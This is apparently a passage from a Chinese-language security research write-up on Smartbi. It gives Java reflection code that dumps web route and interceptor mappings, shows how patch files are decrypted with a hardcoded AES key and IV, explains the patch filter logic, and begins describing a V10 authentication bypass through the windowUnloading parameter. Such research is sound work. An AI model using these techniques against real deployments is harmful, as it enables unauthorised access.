49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
| try {
java.io.File file = java.io.File.createTempFile("spring_mvc_mappings_", ".txt");
java.io.PrintWriter writer = new java.io.PrintWriter(new java.io.OutputStreamWriter(new java.io.FileOutputStream(file), "UTF-8"));
smartbixlibs.org.springframework.web.context.WebApplicationContext context = this.getWebApplicationContext();
writer.println("================================\nController & Method Mappings\n================================");
java.util.Map<String, smartbixlibs.org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping> mappings =
context.getBeansOfType(smartbixlibs.org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping.class);
for (smartbixlibs.org.springframework.web.servlet.mvc.method.annotation.RequestMappingHandlerMapping mapping : mappings.values()) {
java.util.Map<smartbixlibs.org.springframework.web.servlet.mvc.method.RequestMappingInfo, smartbixlibs.org.springframework.web.method.HandlerMethod> handlerMethods = mapping.getHandlerMethods();
for (java.util.Map.Entry<smartbixlibs.org.springframework.web.servlet.mvc.method.RequestMappingInfo, smartbixlibs.org.springframework.web.method.HandlerMethod> entry : handlerMethods.entrySet()) {
writer.println("Mapping : " + entry.getKey().toString());
writer.println("Method : " + entry.getValue().getBeanType().getName() + "#" + entry.getValue().getMethod().getName());
writer.println("--------------------------------------------------");
}
}
writer.println("\n================================\nInterceptor Mappings\n================================");
if (this.getHandlerMappings() != null) {
for (Object hm : this.getHandlerMappings()) {
writer.println(">>> HandlerMapping Channel: " + hm.getClass().getName());
java.util.List<?> interceptors = null;
try {
Class<?> clazz = hm.getClass();
java.lang.reflect.Field field = null;
while (clazz != null && field == null) {
try {
field = clazz.getDeclaredField("adaptedInterceptors");
} catch (NoSuchFieldException e) {
clazz = clazz.getSuperclass();
}
}
if (field != null) {
field.setAccessible(true);
interceptors = (java.util.List<?>) field.get(hm);
}
} catch (Exception ignore) {}
if (interceptors != null && !interceptors.isEmpty()) {
for (Object interceptor : interceptors) {
if (interceptor != null && interceptor.getClass().getName().endsWith("MappedInterceptor")) {
Object actualInterceptor = interceptor;
Object incObj = null;
Object excObj = null;
try {
java.lang.reflect.Field incField = interceptor.getClass().getDeclaredField("includePatterns");
incField.setAccessible(true);
incObj = incField.get(interceptor);
} catch (Exception e) {}
try {
java.lang.reflect.Field excField = interceptor.getClass().getDeclaredField("excludePatterns");
excField.setAccessible(true);
excObj = excField.get(interceptor);
} catch (Exception e) {}
String includesStr = "[]";
if (incObj instanceof String[]) {
includesStr = java.util.Arrays.toString((String[]) incObj);
} else if (incObj instanceof Object[]) {
java.util.List<String> list = new java.util.ArrayList<>();
for (Object item : (Object[]) incObj) {
if (item != null) {
try {
java.lang.reflect.Method m = item.getClass().getMethod("getPatternString");
m.setAccessible(true);
list.add((String) m.invoke(item));
} catch (Exception e) {
list.add(item.toString());
}
}
}
includesStr = list.toString();
} else if (incObj != null) {
includesStr = incObj.toString();
}
String excludesStr = "[]";
if (excObj instanceof String[]) {
excludesStr = java.util.Arrays.toString((String[]) excObj);
} else if (excObj instanceof Object[]) {
java.util.List<String> list = new java.util.ArrayList<>();
for (Object item : (Object[]) excObj) {
if (item != null) {
try {
java.lang.reflect.Method m = item.getClass().getMethod("getPatternString");
m.setAccessible(true);
list.add((String) m.invoke(item));
} catch (Exception e) {
list.add(item.toString());
}
}
}
excludesStr = list.toString();
} else if (excObj != null) {
excludesStr = excObj.toString();
}
try {
java.lang.reflect.Field intField = interceptor.getClass().getDeclaredField("interceptor");
intField.setAccessible(true);
actualInterceptor = intField.get(interceptor);
} catch (Exception e) {}
writer.println("Interceptor : " + actualInterceptor.getClass().getName());
writer.println("Include URLs: " + includesStr);
writer.println("Exclude URLs: " + excludesStr);
writer.println("--------------------------------------------------");
} else if (interceptor != null) {
writer.println("Global Interceptor: " + interceptor.getClass().getName());
writer.println("--------------------------------------------------");
}
}
} else {
writer.println("No interceptors attached.");
writer.println("--------------------------------------------------");
}
}
}
writer.flush();
writer.close();
return "提取成功!文件路径: " + file.getAbsolutePath();
} catch (Exception e) {
return "提取失败: " + e.getMessage();
}
|
然而,上面的结果是不完整的,因为smartbi还有插件机制,插件不在webapps下,所以不共享servletContext,无法通过上面的方法列出。下面补丁分析的时候能看到插件的位置。
补丁分析
官网补丁链接
https://www.smartbi.com.cn/patchinfo
补丁解密
从官网下载的补丁,打开后发现是一串base64,大概率是加密后的。

根据官网wiki:https://wiki.smartbi.com.cn/pages/viewpage.action?pageId=50692623
找到手动安装补丁的位置:

手动更新后抓包,定位接口:

然而,在上面路由分析得到的servlet-mapping和controller-mapping搜索,都找不到对应的方法。
这里用到一种新方法,在service方法上断点,然后直接找对应servlet的绝对路径。因为进入service后,this已经是实际处理请求的servlet了。
this.getClass().getProtectionDomain().getCodeSource().getLocation()

于是知道了对应jar包的位置,将其添加进idea库,然后看一下extension.xml:

找到了对应的servlet,是SecurityPatchUploadServlet。跟进如下图所示的调用栈:



最终发现是AES/CBC/PKCS5Padding加密,key和iv都为1234567812345678
在cyberchef中解密并保存为jar:

patch逻辑
先概括一下:当前版本,内置前面所有的补丁,但不是通过patch的方式,而是在代码中直接修复;上传补丁后,只有当前版本之后出现的新漏洞,才会被patch;补丁patch可以回退,但无法改变这个版本内置的补丁
在smartbi.security.patch.PatchFilter#reload,直接拉到最后:

urlRules是关键,往上找:


一开始会新建一个空urlRules,然后添加内置补丁中不存在的patch,最后add进urlRules。

然后在smartbi.security.patch.PatchFilter#doFilter生效:
还有一点需要知道,Smartbi的补丁可能会多次进行同样的修补,比如:
20220810

20230822

这种是正常情况,不必怀疑是自己看花眼了。
鉴权分析
V10-windowUnloading导致的鉴权失效
此问题仅存在于V10版本。
来到smartbi.freequery.filter.CheckIsLoggedFilter#doFilter:

这里有多种方法对这三个参数进行赋值,跟上面V11版本中解析RMIInfo时一样。这里我们选择在windowUnloading=&后面直接加上URL编码后的参数。最终只会对三个attribute进行设置。
接着会进行鉴权:

